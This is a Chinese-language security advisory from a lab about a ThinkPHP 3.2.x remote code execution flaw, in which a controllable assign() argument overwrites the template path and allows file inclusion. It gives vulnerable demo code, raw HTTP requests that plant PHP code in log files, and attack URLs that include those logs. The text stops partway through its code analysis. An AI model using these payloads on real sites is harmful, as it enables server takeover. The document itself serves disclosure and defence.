【漏洞通报】ThinkPHP3.2.x RCE漏洞通报

原创 darkarmour labs 玄甲安全实验室 昨天

收录于话题

#代码审计 1 #漏洞分析 1 #漏洞通报 1 #php安全 1

漏洞概述

近日，默安玄甲实验室发现网络上出现针对ThinkPHP3.2的远程代码执行漏洞。该漏洞是在受影响的版本中，业务代码中如果模板赋值方法assign的第一个参数可控，则可导致模板文件路径变量被覆盖为携带攻击代码的文件路径，造成任意文件包含，执行任意代码。


ThinkPHP是一个开源免费的，快速、简单的面向对象的轻量级PHP开发框架，是为了敏捷WEB应用开发和简化企业应用开发而诞生的。Thinkphp在国内拥有庞大的用户群体，其中不乏关键基础设施用户。

危害等级

> 严重

分布情况

> fofa分布情况：




目前FOFA系统最新数据（一年内数据）显示中国最多，国外的基本是云主机部署。中国范围内共有139809个使用thinkphp框架的服务。其中部署于云主机的服务最多，共有96172个。山东第二，共有4,638个，广东第三，共有4,560个，上海第四，共有2,853个，江苏第五，共有1,585台。

> gitee分布情况：

> github分布情况：

目前Github最新数据显示全部仓库内共有331个，相关代码行数244,863个。



原理分析


0x01 攻击方式：

> 标题：ThinkPHP3.2.x_assign方法第一个变量可控=>变量覆盖=>任意文件包含=>RCE
> 作者：北门-王境泽@玄甲实验室
> 审稿：梦想小镇-晨星@玄甲实验室
>
> 攻击方式：远程
> 漏洞危害：严重
> 攻击url: http://x.x.x.x/index.php?m=Home&c=Index&a=index&value[_filename]=.\Application\Runtime\Logs\Home\21_06_30.log
>
> 标签：*ThinkPHP3.2.3 RCE 变量覆盖 文件包含 代码执行*

0x02 利用条件：

在ThinkPHP3.2.3框架的程序中，如果要在模板中输出变量，需要在控制器中把变量传递给模板，系统提供了assign方法对模板变量赋值，本漏洞的利用条件为assign方法的第一个变量可控。

下面是漏洞的demo代码：




```php
<?php
namespace Home\Controller;
use Think\Controller;
class IndexController extends Controller {
    public function index($value=''){
        $this->assign($value);
        $this->display();
    }
}
```

demo代码说明：

如果需要测试请把demo代码放入对应位置,代码位置：\Application\Home\Controller\IndexController.class.php

因为程序要进入模板渲染方法方法中，所以需要创建对应的模板文件，内容随意，模板文件位置：

> \Application\Home\View\Index\index.html

这里需要说明，模板渲染方法(display,fetch,show)都可以；这里fetch会有一些区别，因为fetch程序逻辑中会使用ob_start()打开缓冲区，使得PHP代码的数据块和echo()输出都会进入缓冲区而不会立刻输出，所以构造fetch方法对应的攻击代码想要输出的话，需要在攻击代码末尾带上exit()或die();

漏洞攻击：


测试环境：

> ThinkPHP3.2.3完整版 Phpstudy2016 PHP-5.6.27 Apache Windows10

debug模式开启或不开启有一点区别，但是都可以。

> 1.debug模式关闭：

写入攻击代码到日志中。错误请求系统报错：



请求数据包：


```
GET /index.php?m=--><?=phpinfo();?> HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_6)
AppleWebKit/605.1.15 (KHTML, like Gecko) Version/13.1.2 Safari/605.1.15
Accept:
```

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```


日志文件路径（这里是默认配置的log文件路径，ThinkPHP的日志路径和日期相关）：

> \Application\Runtime\Logs\Common\21_06_30.log

日志文件内容：



> 构造攻击请求：
> http://127.0.0.1/index.php?m=Home&c=Index&a=index&value[_filename]=./Application/Runtime/Logs/Common/21_06_30.log



> 2.debug模式开启：

上面的错误请求日志方式同样可用。另外debug模式开启，正确请求的日志也会被记录的到日志中，但日志路径不一样


请求数据包：

```
GET /index.php?m=Home&c=Index&a=index&test=--><?=phpinfo();?> HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_6)
AppleWebKit/605.1.15 (KHTML, like Gecko) Version/13.1.2 Safari/605.1.15
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=b6r46oigc9tvdgpg9efrao7f66;
```

日志文件路径（这里是默认配置的log文件路径）：

> \Application\Runtime\Logs\Home\21_06_30.log

> 构造攻击请求：http://127.0.0.1/index.php?m=Home&c=Index&a=index&value[_filename]=./Application/Runtime/Logs/Home/21_06_30.log




> 3.寻找程序上传入口，上传文件

这种方式最可靠，上传具有恶意代码的任何文件到服务器上，直接包含其文件相对或绝对路径即可。

> http://127.0.0.1/index.php?m=Home&c=Index&a=index&value[_filename]=./test.txt


0x03 代码分析

程序执行流程：




1.功能代码中的assign方法中第一个变量为可控变量：

代码位置：\Application\Home\Controller\IndexController.class.php




2.可控变量进入assign方法赋值给$this→tVar变量：

代码位置：\ThinkPHP\Library\Think\View.class.php



